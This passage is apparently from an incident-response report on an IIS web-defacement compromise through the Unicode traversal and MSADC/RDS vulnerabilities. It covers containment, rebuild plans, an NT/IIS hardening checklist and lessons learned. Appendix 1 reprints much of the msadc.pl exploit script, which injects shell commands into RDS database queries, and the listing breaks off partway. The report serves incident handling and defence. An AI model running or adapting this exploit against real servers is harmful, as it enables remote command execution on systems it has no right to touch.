TDI.SYS    4480      96       0     288     896  Tue Jul 16 22:39:08 1996
tcpip.sys  108128    7008       0   10176   11488  Fri May 09 15:02:39 1997
netbt.sys   79808    1216       0   23872    4576  Sat Apr 26 19:00:42 1997
amdpcn.sys   23424     608       0       0    1888  Tue Jul 16 22:37:24 1996
afd.sys    1696     928       0   48672    5184  Thu Apr 10 13:09:17 1997
netbios.sys   13280     224       0   10720    1280  Mon Mar 10 14:56:01 1997
Serial.SYS    2560       0       0   18784   16352  Mon Mar 10 14:44:11 1997
rdr.sys   13472    1984       0  219104    9664  Wed Mar 26 12:22:36 1997
mup.sys    2208    6752       0   48864    2720  Mon Mar 10 14:57:09 1997
srv.sys   42848    7488       0  163680    6784  Fri Apr 25 11:59:31 1997
spud.sys    5856     288       0    1056    2080  Sun Nov 16 16:23:04 1997
Cdfs.SYS    5088     608       0   45984    3968  Mon Mar 10 14:57:04 1997
NTDLL.DLL  237568   20480       0       0       0  Fri Apr 11 14:38:50 1997
---------------------------------------------------------------------------
      Total 2173984  144224       0 1523200  230912
```

Team meets with XYZ system and network administrators to develop continuing plan. XYG briefs that Bob's Fish & Tackle is now secured behind separate Cisco PIX firewall. All outgoing traffic from BOB'S FISH & TACKLE is now blocked at firewall. Only port 80 and Real Audio ports opened for Bob's Fish & Tackle's incoming traffic

1. IDS team to page Lead Investigator if connections from the 29 suspect class Cs.
2. AFF & ECOMM Firewall rules to segment BOB'S FISH & TACKLE's networks 36.0/25 & 36.160/27 and block traffic originating there.
3. AFF & ECOMM Firewall rules to deny Internet to Intranet traffic.
4. Remove ANY – ANY rules for DMZ segmentation
5. Change all passwords for all systems in all DMZs

Eradication

A simultaneous project was underway during the majority of the time with 2 Windows NT system administrators supporting the XYZ Windows NT team with a full password change and security configuration effort. The latest hot fixes and security configurations were being applied as a parallel effort.

Team completed a tactical planning session to facilitate the process that was created to restore the environment. Team conducted a meeting with XYZ

technical team to discuss recovery of the BOB'S FISH & TACKLE DMZ infrastructure. There are fourteen servers in the BOB'S FISH & TACKLE DMZ, eleven of these will be completely rebuilt, the first internet website NT server is being held for forensic analysis, two machines will be left to serve the customer needs (1 internet server and 1 extranet server for web hosting only). These two servers will be isolated and monitored rigorously for evidence of continued attack. The eleven servers being rebuilt will be taken to a VLAN to undergo work, efforts will be made to rebuild the operating system from CD and pull data from "safe" backup files. Each of the servers only has 9 user ids so a decision was made not to employ the NT domain structure but to build the servers in a workgroup environment. This was thought to deaden the security impact of an id being compromised on one system and leading to compromise of the entire DMZ again. There are two clusters, the web and the SQL server. The machines in these clusters will be identical mirrors of the others.

Recovery

Eleven of the server will be rebuilt and the admin team will follow these steps to harden Windows NT 4.0 servers and Microsoft IIS against attack.

Microsoft Windows NT Server 4.0 Installation

1. Install Windows NT 4.0 from approved, vendor-provided media. Ensure system is not connected to network during initial phase of installation. During the installation process choose NTFS as the file system and choose an administrator password that is, at least, 9 characters in length and is a mixture of numbers, characters and upper and lower case letters. In addition, if you are installing IIS ensure that your NT server is configured as a stand-alone server.
2. Once the default OS is installed, apply the latest service pack. Also apply any hotfixes that have been released after the SP that address issues with the default OS. You can obtain the latest list of hotfixes from ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/.
3. Install antivirus software and update package with latest program and virus signature updates.
4. Configure server to connect to network. Disable unneeded network protocols and services.
5. If possible, disable IP Routing. This prevents an attacker from gaining access from an Internet-bound network card to an internal network located on another network card.
6. If possible, unbind NetBIOS from TCP/IP. This eliminates the possibility that an attacker could gain network information using NetBIOS utilities like NBTSTAT.
7. If possible, block all unnecessary TCP ports to NT server except port 80 (HTTP), 16 (TCP), and 17 (UDP). To do so, go to: Control Panel ->

Network -> Protocols -> TCP/IP -> Advanced -> Enable Security -> Configure.

8. Set password policy within User Manager for the local system. Choose the following settings:
    a. Minimum Password Length = 9
    b. Password Uniqueness = 4
    c. Maximum Password Age = 90 days
    d. Minimum Password Age = 5 days
    e. Account Lockout Threshold = 3
    f. Account Lockout Duration = Forever
    g. Account Lockout Reset Count = 10 minutes
9. Configure NT system to use stricter password requirements using the PASSFILT.DLL file. This requires that passwords be 6 characters long contain a mixture of characters and not contain the username. Refer to http://support.microsoft.com/support/kb/articles/Q161/9/90.asp for more information on installation.
10. Rename the Administrator and Guest accounts. Also disable the Guest account.
11. Use the PASSPROP tool from the Windows NT Resource Kit to allow lockout of the Administrator account from network if the lockout threshold is exceeded. Note: Local login is still allowed after Administrator account is locked out. Usage: passprop /adminlockout
12. If possible, use the SYSKEY utility to encrypt user information and password using a 128-bit encryption key. Visit the Microsoft KB article for more information: http://support.microsoft.com/support/kb/articles/q143/4/75.asp.
13. Using User Manager, set the Audit Policy to track the following events:
    a. Logon/Logoff – Success and Failure
    b. File and Object Access – Failures
    c. Use of User Rights – Success and Failures
    d. User and Group Management – Success and Failures
    e. Security Policy Changes – Success and Failures
    f. Start/Restart/Shutdown Server – Success and Failures
    g. Process Tracking - None
14. Restrict all shares to appropriate access groups. Disable any unnecessary shares using the Server Manager tool.
15. Modify the following Registry keys to restrict access to your system. Visit the CERT and Microsoft policies at http://www.cert.org/tech_tips/win_configuration_guidelines.html and http://www.microsoft.com/technet/security/iischk.asp respectively for more information on each setting.

    Set HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\DontDisplayLastUserName = 1

    Set HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\ShutdownWithoutLogon = 0

Set
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Providers\LanMan Print Services\AddPrinterDrivers = 1

Remove
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Subsystems\OS2

Remove
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Subsystems\POSIX

Set
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\EventLog\Application\RestrictGuestAccess = 1

Set
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\EventLog\System\RestrictGuestAccess = 1

Set
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\EventLog\Security\RestrictGuestAccess = 1

Set
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Anonymous = 1

Set
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurePipeServers\Winreg\Description = Registry Server

Set
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\ProtectionMode = 1

Set
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Memory Management\ClearPageFileAtShutdown = 1
Set
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Lanman Server\Parameters\AutoShareServer = 0

Set
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\CrashOnAuditFail = 1

16. In addition, the ACL for the following Registry keys should be modified. You can use ISS's EVERYONE2USER.EXE utility to replace all instances of Everyone access to the User group. Usage: everyone2user [registry key]

    a. Set Everyone group's access on HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Event Log and all subkeys to None.
    b. Set Everyone group's access to the following keys and subkeys to Read Only:

    HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
    HKEY_LOCAL_MACHINE\SOFTWARE\Classes
    HKEY_LOCAL_MACHINE\SOFTWARE\Windows 3.1 Migration Status
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Embedding
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Type 1 Installer
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Compatibility
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\MCI
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\MCI Extenstions
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\FontDrivers
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\FontCache
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Fonts
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\FontMapper
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\FontSubstitutes
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WOW
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Ports

17. Within Event Viewer, ensure that all logs are kept 60 days. Increase the event log size to accommodate the increased storage needed.
18. Modify the NTFS permissions on the following files and directories to restrict access to the Everyone group. For directories, permissions should be applied to all subdirectories and files contained within.
    a. %SystemRoot% - Read (e.g. C:\WINNT)
    b. %SystemRoot%\Repair – None
    c. %SystemRoot%\System – Read
    d. %SystemRoot%\System32 – Read
    e. %SystemRoot%\System32\Config – List
    f. %SystemDrive%\Boot.ini – Special Access: Read (e.g. C:\BOOT.INI)
    g. %SystemDrive%\NTDetect.com - Special Access: Read
    h. %SystemDrive%\\NTLDR - Special Access: Read
    i. %SystemDrive%\Autoexec.bat – Read
    j. %SystemDrive%\Config.sys – Read
19. Set password-protect screen saver to activate after 10 minutes.

Microsoft IIS Installation

20. Install Microsoft IIS.
21. Apply latest hotfixes. Refer to
22. Patch MDAC according the following Microsoft KB article http://www.microsoft.com/technet/security/bulletin/ms99-025.asp and disable the ability for an RDS/MDAC attack using Microsoft KB article http://support.microsoft.com/support/kb/articles/q184/3/75.asp.
23. Ensure the following Registry key is set to 0 to prevent access to the NT command shell.
    HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\W3SVC\Parameters\SSIEnableCmdDirective
24. Enable logging on the IIS website to catch possible attacks. Using the IIS MMC tool -> *{website name}* -> Properties -> Web Site -> Enable Logging (W3C Extended Log), then set the following properties:
    a. Client IP Address
    b. User Name
    c. Method
    d. URI Stem
    e. HTTP Status
    f. User Agent
    g. Server IP Address

h. Server Port

25. Using the IIS MMC, remove unused script mappings. Goto *{web server name}* -> Properties -> Master Properties -> WWW Service -> Edit -> HomeDirectory -> Configuration and remove any unnecessary references.
26. Using the IIS MMC, disable use of parent paths (..). Goto *{web server name}* -> Properties -> Master Properties -> WWW Service -> Edit -> HomeDirectory -> Configuration -> App Options and uncheck Enable Parent Paths.
27. Disable return of IP address within HTTP response. Refer to Microsoft KB article http://support.microsoft.com/support/kb/articles/q218/1/80.asp for more details.
28. Modify permissions on IIS log files for the Everyone group to Read, Write and Change. Do not allow the Delete right. The log files are located within %systemroot%\system32\logfiles.
29. Set virtual directory permissions. Set the following permissions for the Everyone group at the directory level where these files are located:
    a. CGI (.EXE, .DLL, .CMD, .PL) – Read and Execute
    b. Script files (.ASP) – Read and Execute
    c. Include files (.INC, .SHTM, .SHMTL) – Read and Execute
    d. Static files (.HTM, .HTML, .GIF, .JPEG) – Read Only
30. Remove all sample applications and source code. Remove the samples from the following directories:
    a. \INETPUB\IISSAMPLES
    b. \INETPUB\IISSAMPLES\SDK
    c. \INETPUB\ADMINSCRIPTS
    d. \PROGRAM FILES\COMMON FILES\SYSTEM\MSADC\SAMPLES
31. Modify the permissions on the following directories for the Everyone group:
    a. Wwwroot – Read
    b. Ftproot – Read
    c. Mailroot - Read
32. Disallow the ability for users to change Windows NT passwords over the Internet. Refer to the Microsoft KB article http://support.microsoft.com/support/kb/articles/q184/6/19.asp for more information.
33. Indexing server searches through your website's files to allow quicker searches. Ensure that any source code is removed from the website or, at the very least, not indexed.
34. Disable unnecessary services. The following services are necessary to run IIS:
    a. Event Log
    b. License Logging Service
    c. Windows NTLM Security Support Provider
    d. Remote Procedure Call (RPC) Service
    e. Windows NT Server or Windows NT Workstation
    f. IIS Admin Service
    g. MSDTC
    h. World Wide Web Publishing Service

i. Protected Storage

35. If not used, remove ASP pages for the Certificate server. If used, lock the pages down to remove access to all groups and users accept the appropriate certificate administrators.
36. Remove any unnecessary ODBC sources to prevent their use during an attack. Use the ODBC manager located within the Control Panel to weed out unnecessary connections and sources.

This wrapped up the "RED" incident as declared by XYZ for the web page defacement. All objectives were met. Once again, these objectives were performing a root cause analysis, determining the extent of the compromise and assisting in the development of a plan for restoration. The root cause was poor Windows NT security, specifically Unicode and RDS (msadc.dll) vulnerabilities, the extent was concretely established to include the entire BOB'S FISH & TACKLEXXX segment, and the possibility that the other XYZ segments may have been compromised but no concrete evidence to establish that fact, and multiple plans were developed to restore the BOB'S FISH & TACKLEXXX as well as to further research the other XYZ segments.

Lessons Learned/Follow-Up

1. **Windows NT Server Security** – Poor Windows NT security operations and systems management was the direct the cause of this incident. These Internet exposed servers should be secured as bastion hosts according to industry best practice.

2. **Security Operations** – XYZ needs to put a mature systems engineered full-lifecycle security operation into place. While there was an excellent security policy for Windows NT there was no enforcement and no accountability. This security operation requires significant senior management support in order to command the authority that is required to effectively implement it. This security operation should be structured along the following lines: Host Based, Network based, and Security Policy. Host based security is the management of all individual systems in the XYZ environment; this area includes such things as patches and configurations as well as administration procedures. Network security is the interaction of systems on a network, the DMZ architecture, all forms of ACL rules (firewalls and routers) and even TCP/IP configurations of each host are included in this area. Security Policy is the critical link in the chain. This is a unifying policy for all aspects of security from the attribution of system administrator actions to the configuration of gateway routers.

3. **Understaffed Security Team** – The criticality of mature security operations should be readily apparent at this point. The team that supports this critical function was severely understaffed. Also the proper function of this team is as a check and balance of your system administration efforts. This

department should provide audit of system administration functions as well as support overall security process. In order to effectively accomplish this function this department requires significant senior management support.

4. **DMZ Architecture Migration** – The planned migration of the XYZ DMZ into a more segmented DMZ structure takes on a much more significant role at this point. The proposed new architecture is more robust and in-line with current industry best practice. This new architecture better protects back-end databases and segments DMZ zones from each other to reduce the potential that an attack will be successful in the future.

5. **Intrusion Detection** – In order to maintain Intrusion Detection Coverage any migrating changes in the configuration of your architecture must be immediately communicated to IDS team. Also, implementing host based intrusion detection, as a cross check, on critical DMZ servers is highly recommended. In addition, much more careful analysis of IDS daily reports should be initiated in order to detect signatures that may or may not be malicious as XYZ Corporation's network engineers know the most about XYZ network operations.

References

Web Server Folder Traversal vulnerability

http://www.securiteam.com/windowsntfocus/Web_Server_Folder_Traversal_vulnerability__Patch_available__exploit_.html
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-078.asp
http://www.sans.org/rr/threats/traversal.php
http://www.kb.cert.org/vuls/id/111677
http://www.ists.dartmouth.edu/IRIA/knowledge_base/iria_technical_reports/iria_tr_2001_01_full.htm
http://www.freesoft.org/CIE/Topics/102.htm

IIS MDAC RDS Vulnerability

http://www.loksystem.net/IISSecurityAudit/Vulnerabilities/RDS.htm
http://online.securityfocus.com/advisories/1651
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1011
http://digisign.50megs.com/rds_vulnerability.html
http://support.microsoft.com/default.aspx?scid=kb;EN-US;q184375
http://www.wiretrip.net/rfp/p/doc.asp?id=3&iface=2
http://www.freesoft.org/CIE/Topics/102.htm

Appendix 1:

```
#!/usr/bin/perl
#
# MSADC/RDS 'usage' (aka exploit) script version 2
#
#       by rain forest puppy
#
#       - added UNC support, really didn't clean up code, but oh well

use Socket; use Getopt::Std;
getopts("e:vd:h:XRVNwcu:s:", \%args);

print "-- RDS smack v2 - rain forest puppy / ADM / wiretrip --\n";

if (!defined $args{h} && !defined $args{R}) {
print qq~
Usage: msadc.pl -h <host> { -d <delay> -X -v }
        -h <host>               = host you want to scan (ip or domain)
        -d <seconds>                    = delay between calls, default 1 second
        -X                      = dump Index Server path table, if available
        -N                      = query VbBusObj for NetBIOS name
        -V                      = use VbBusObj instead of ActiveDataFactory
        -v                      = verbose
        -e                      = external dictionary file for step 5
        -u <\\\\host\\share\\file>      = use UNC file
        -w                      = Windows 95 instead of Windows NT
        -c                      = v1 compatibility (three step query)
        -s <number>             = run only step <number>

        Or a -R will resume a (v2) command session

~; exit;}

########################################################################
# config data

@drives=("c","d","e","f","g","h");

@sysdirs=("winnt","winnt35","winnt351","win","windows");

# we want 'wicca' first, because if step 2 made the DSN, it's ready to go
@dsns=("wicca", "AdvWorks", "pubs", "CertSvr", "CFApplications",
        "cfexamples", "CFForums", "CFRealm", "cfsnippets", "UAM",
        "banner", "banners", "ads", "ADCDemo", "ADCTest");
```

```
# this is sparse, because I don't know of many
@sysmdbs=( "\\catroot\\icatalog.mdb",
                "\\help\\iishelp\\iis\\htm\\tutorial\\eecustmr.mdb",
                "\\system32\\help\\iishelp\\iis\\htm\\tutorial\\eecustmr.mdb",
                "\\system32\\certmdb.mdb",
                "\\system32\\ias\\ias.mdb",
                "\\system32\\ias\\dnary.mdb",
                "\\system32\\certlog\\certsrv.mdb" ); #these are %systemroot%
@mdbs=(     "\\cfusion\\cfapps\\cfappman\\data\\applications.mdb",
        "\\cfusion\\cfapps\\forums\\forums_.mdb",
        "\\cfusion\\cfapps\\forums\\data\\forums.mdb",
        "\\cfusion\\cfapps\\security\\realm_.mdb",
        "\\cfusion\\cfapps\\security\\data\\realm.mdb",
        "\\cfusion\\database\\cfexamples.mdb",
        "\\cfusion\\database\\cfsnippets.mdb",
        "\\inetpub\\iissamples\\sdk\\asp\\database\\authors.mdb",
        "\\progra~1\\common~1\\system\\msadc\\samples\\advworks.mdb",
        "\\cfusion\\brighttiger\\database\\cleam.mdb",
        "\\cfusion\\database\\smpolicy.mdb",
        "\\cfusion\\database\cypress.mdb",
        "\\progra~1\\ableco~1\\ablecommerce\\databases\\acb2_main1.mdb",
        "\\website\\cgi-win\\dbsample.mdb",
        "\\perl\\prk\\bookexamples\\modsamp\\database\\contact.mdb",
        "\\perl\\prk\\bookexamples\\utilsamp\\data\\access\\prk.mdb"
        );  #these are just \
#################################################################

$ip=$args{h}; $clen=0; $reqlen=0; $|=1; $target="";
if (defined $args{v}) { $verbose=1; } else {$verbose=0;}
if (defined $args{d}) { $delay=$args{d};} else {$delay=1;}
if(!defined $args{R}){ $target= inet_aton($ip)
        || die("inet_aton problems; host doesn't exist?");}
if (!defined $args{R}){ $ret = &has_msadc; }

if (defined $args{X}) { &hork_idx; exit; }
if (defined $args{N}) { &get_name; exit; }

if (defined $args{w}){$comm="command /c";} else {$comm="cmd /c";}
if (defined $args{R}) { &load; exit; }

print "Type the command line you want to run ($comm assumed):\n"
        . "$comm ";
$in=<STDIN>;    chomp $in;
$command="$comm " . $in ;

if (!defined $args{s} || $args{s}==1){
```

```
print "\nStep 1: Trying raw driver to btcustmr.mdb\n";
&try_btcustmr;}

if (!defined $args{s} || $args{s}==2){
print "\nStep 2: Trying to make our own DSN...";
if (&make_dsn){ print "<<success>>\n"; sleep(3); } else {
        print "<<fail>>\n"; }}   # we need to sleep to let the server catchup

if (!defined $args{s} || $args{s}==3){
print "\nStep 3: Trying known DSNs...";
&known_dsn;}

if (!defined $args{s} || $args{s}==4){
print "\nStep 4: Trying known .mdbs...";
&known_mdb;}

if (!defined $args{s} || $args{s}==5){
if (defined $args{u}){
print "\xStep 5: Trying UNC...";
&use_unc; } else { "\nNo -u; Step 5 skipped.\n"; }}

if (!defined $args{s} || $args{s}==6){
if (defined $args{e}){
print "\nStep 6: Trying dictionary of DSN names...";
&dsn_dict; } else { "\nNo -e; Step 6 skipped.\n"; }}

print "\n\nNo luck, guess you'll have to use a real hack, eh?\n";
exit;

#################################################################
###################

sub sendraw {       # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,80,$target)){
                open(OUT,">raw.out");   my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ print OUT $_; push @in, $_;
                        print STDOUT "." if(defined $args{X});}
                close(OUT); select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }}

#################################################################
###################
```

```
sub make_header {  # make the HTTP request
my $aa, $bb;
if (defined $args{V}){
$aa="VbBusObj.VbBusObjCls.GetRecordset";
$bb="2";
} else {
$aa="AdvancedDataFactory.Query";
$bb="3";}

$msadc=<<EOT
POST /msadc/msadcs.dll/$aa HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: $clen
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!;
num-args=$bb

--!ADM!ROX!YOUR!WORLD!
Content-Type: application/x-varg
Content-Length: $reqlen

EOT
;
$msadc=~s/\n/\r\n/g;
return $msadc;}

#################################################################
###################

sub make_req {  # make the RDS request
my ($switch, $p1, $p2)=@_;
my $req=""; my $t1, $t2, $query, $dsn;

if ($switch==1){ # this is the btcustmr.mdb query
$query="Select * from Customers where City='|shell(\"$command\")|'";
$dsn="driver={Microsoft Access Driver (*.mdb)};dbq=" .
        $p1 . ":\\" . $p2 . "\\help\\iis\\htm\\tutorial\\btcustmr.mdb;";}

elsif ($switch==2){ # this is general make table query
$query="create table AZZ (B int, C varchar(10))";
$dsn="$p1";}

elsif ($switch==3){ # this is general exploit table query
$query="select * from AZZ where C='|shell(\"$command\")|'";
```

```
$dsn="$p1";}

elsif ($switch==4){ # attempt to hork file info from index server
$query="select path from scope()";
$dsn="Provider=MSIDXS;";}

elsif ($switch==5){ # bad query
$query="select";
$dsn="$p1";}

elsif ($switch==6){ # this is table-independant query (new)
$query="select * from MSysModules where name='|shell(\"$command\")|'";
$dsn="$p1";}

$t1= make_unicode($query);
$t2= make_unicode($dsn);
if(defined $args{V}) { $req=""; } else {$req = "\x02\x00\x03\x00"; }
$req.= "\x08\x00" . pack ("S1", length($t1));
$req.= "\x00\x00" . $t1 ;
$req.= "\x08\x00" . pack ("S1", length($t2));
$req.= "\x00\x00" . $t2 ;
$req.="\r\n--!ADM!ROX!YOUR!WORLD!--\r\n";
return $req;}

##################################################################
##################

sub make_unicode { # quick little function to convert to unicode
my ($in)=@_; my $out;
for ($c=0; $c < length($in); $c++) { $out.=substr($in,$c,1) . "\x00"; }
return $out;}

##################################################################
##################

sub rdo_success {  # checks for RDO return success (this is kludge)
my (@in) = @_; my $base=content_start(@in);
if($in[$base]=~/multipart\/mixed/){
return 1 if( $in[$base+10]=~/^\x09\x00/ );}
return 0;}

##################################################################
##################

sub make_dsn {  # this (tries to) make a DSN for us
print "\nMaking DSN: ";
foreach $drive (@drives) {
```

```
print "$drive: ";
my @results=sendraw("GET
/scripts/tools/newdsn.exe?driver=Microsoft\%2B" .
        "Access\%2BDriver\%2B\%28*.mdb\%29\&dsn=wicca\&dbq="
        . $drive . "\%3A\%5Csys.mdb\&newdb=CREATE_DB\&attr=
HTTP/1.0\n\n");
$results[0]=~m#HTTP\/([0-9\.]+) ([0-9]+) ([^\n]*)#;
return 0 if $2 eq "404"; # not found/doesn't exist
if($2 eq "200") {
  foreach $line (@results) {
    return 1 if $line=~/<H2>Datasource creation successful<\/H2>/;}}
} return 0;}

#################################################################
##################

sub verify_exists {
my ($page)=@_;
my @results=sendraw("GET $page HTTP/1.0\n\n");
return $results[0];}

#################################################################
##################

sub try_btcustmr {

foreach $dir (@sysdirs) {
 print "$dir -> "; # fun status so you can see progress
 foreach $drive (@drives) {
 print "$drive: ";  # ditto
$reqlen=length( make_req(1,$drive,$dir) ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;

my @results=sendraw(make_header() . make_req(1,$drive,$dir));
if (rdo_success(@results)){print "Success!\n";

save("dbq=".$drive.":\\".$dir."\\help\\iis\\htm\\tutorial\\btcustmr.mdb;");
        exit;}
else { verbose(odbc_error(@results)); funky(@results);}} print "\n";}}

#################################################################
##################

sub odbc_error {
my (@in)=@_; my $base;
my $base = content_start(@in);
```

```
if($in[$base]=~/application\/x-varg/){ # it *SHOULD* be this
$in[$base+4]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
$in[$base+5]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
$in[$base+6]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
return $in[$base+4].$in[$base+5].$in[$base+6];}
print "\nNON-STANDARD error.  Please sent this info to
rfp\@wiretrip.net:\n";
print "$in : " . $in[$base] . $in[$base+1] . $in[$base+2] . $in[$base+3] .
        $in[$base+4] . $in[$base+5] . $in[$base+6]; exit;}

#################################################################
###################

sub verbose {
my ($in)=@_;
return if !$verbose;
print STDOUT "\n$in\n";}

#################################################################
###################

sub save {
my ($p1)=@_; my $ropt="";
open(OUT, ">rds.save") || print "Problem saving parameters...\n";
if (defined $args{c}){ $ropt="c ";}
if (defined $args{V}){ $ropt.="V ";}
if (defined $args{w}){ $ropt.="w ";}
print OUT "v2\n$ip\n$ropt\n$p1\n";
close OUT;}

#################################################################
###################

sub load {
my ($action)=@_;
my @p; my $drvst="driver={Microsoft Access Driver (*.mdb)};";
open(IN,"<rds.save") || die("Couldn't open rds.save\n");
@p=<IN>; close(IN);
die("Wrong rds.save version") if $p[0] ne "v2\n";
$ip="$p[1]"; $ip=~s/\n//g;
$target= inet_aton($ip) || die("inet_aton problems");
print "Resuming to $ip ...";
@switches=split(/ /,$p[2]);
foreach $switch (@switches) {
        $args{$switch}="1";}

if (defined $args{w}){$comm="command /c";} else {$comm="cmd /c";}
```

```
print "Type the command line you want to run ($comm assumed):\n"
        . "$comm ";
$in=<STDIN>;    chomp $in;
$command="$comm " . $in ;

$torun="$p[3]"; $torun=~s/\n//g;
if($torun=~/btcustmr/){
        $args{'c'}="1";}   # this is a kludge to make it work

if($torun=~/^dbq/){ $torun=$drvst.$torun; }

if(run_query("$torun")){
        print "Success!\n";} else { print "failed\n"; }
exit;}

#################################################################
###################

sub create_table {
return 1 if (!defined $args{c});
return 1 if (defined $args{V});
my ($in)=@_;
$reqlen=length( make_req(2,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(2,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results);  verbose($temp);
return 1 if $temp=~/Table 'AZZ' already exists/;
return 0;}

#################################################################
###################

sub known_dsn {
foreach $dSn (@dsns) {
        print ".";
        next if (!is_access("DSN=$dSn"));
        if(create_table("DSN=$dSn")){
        if(run_query("DSN=$dSn")){
        print "$dSn: Success!\n"; save ("dsn=$dSn"); exit; }}} print "\n";}

#################################################################
###################

sub is_access {
my ($in)=@_;
```

```
return 1 if (!defined $args{c});
return 1 if (defined $args{V});
$reqlen=length( make_req(5,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(5,$in,""));
my $temp= odbc_error(@results);
verbose($temp); return 1 if ($temp=~/Microsoft Access/);
return 0;}

##################################################################
###################

sub run_query {
my ($in)=@_; my $req;
if (defined $args{c}){$req=3;} else {$req=6;}
$reqlen=length( make_req($req,$in,"") ) - 28;

$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req($req,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results);  verbose($temp);
return 0;}

##################################################################
###################

sub known_mdb {
my @drives=("c","d","e","f","g");
my @dirs=("winnt","winnt35","winnt351","win","windows");
my $dir, $drive, $mdb;
my $drv="driver={Microsoft Access Driver (*.mdb)}; dbq=";

foreach $drive (@drives) {
 foreach $dir (@sysdirs){
  foreach $mdb (@sysmdbs) {
   print ".";
   if(create_table($drv.$drive.":\\".$dir.$mdb)){
    if(run_query($drv . $drive . ":\\" . $dir . $mdb)){
     print "$mdb: Success!\n"; save ("dbq=".$drive .":\\".$dir.$mdb); exit;
    }}}}}

 foreach $drive (@drives) {
  foreach $mdb (@mdbs) {
   print ".";
   if(create_table($drv.$drive.":".$mdb)){
```

```
    if(run_query($drv.$drive.":".$mdb)){
     print "$mdb: Success!\n"; save ("dbq=".$drive.":".$mdb); exit;
    }}}}
}

#################################################################
###################

sub hork_idx {
print "\nAttempting to dump Index Server tables...\n";
print "  NOTE:  Sometimes this takes a while, other times it stalls\n\n";
$reqlen=length( make_req(4,"","") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(4,"",""));
if (rdo_success(@results)){
my $max=@results; my $c; my %d;
for($c=19; $c<$max; $c++){
        $results[$c]=~s/\x00//g;
        $results[$c]=~s/[^a-zA-Z0-9:~ \\\._]{1,40}/\n/g;
        $results[$c]=~s/[^a-zA-Z0-9:~ \\\._\n]//g;
        $results[$c]=~/([a-zA-Z]\:\\)([a-zA-Z0-9 _~\\]+)\\/;
        $d{"$1$2"}="";}
foreach $c (keys %d){ print "$c\n"; }
} else {print "Index server not installed/query failed\n"; }}

#################################################################
###################

sub dsn_dict {
open(IN, "<$args{e}") || die("Can't open external dictionary\n");
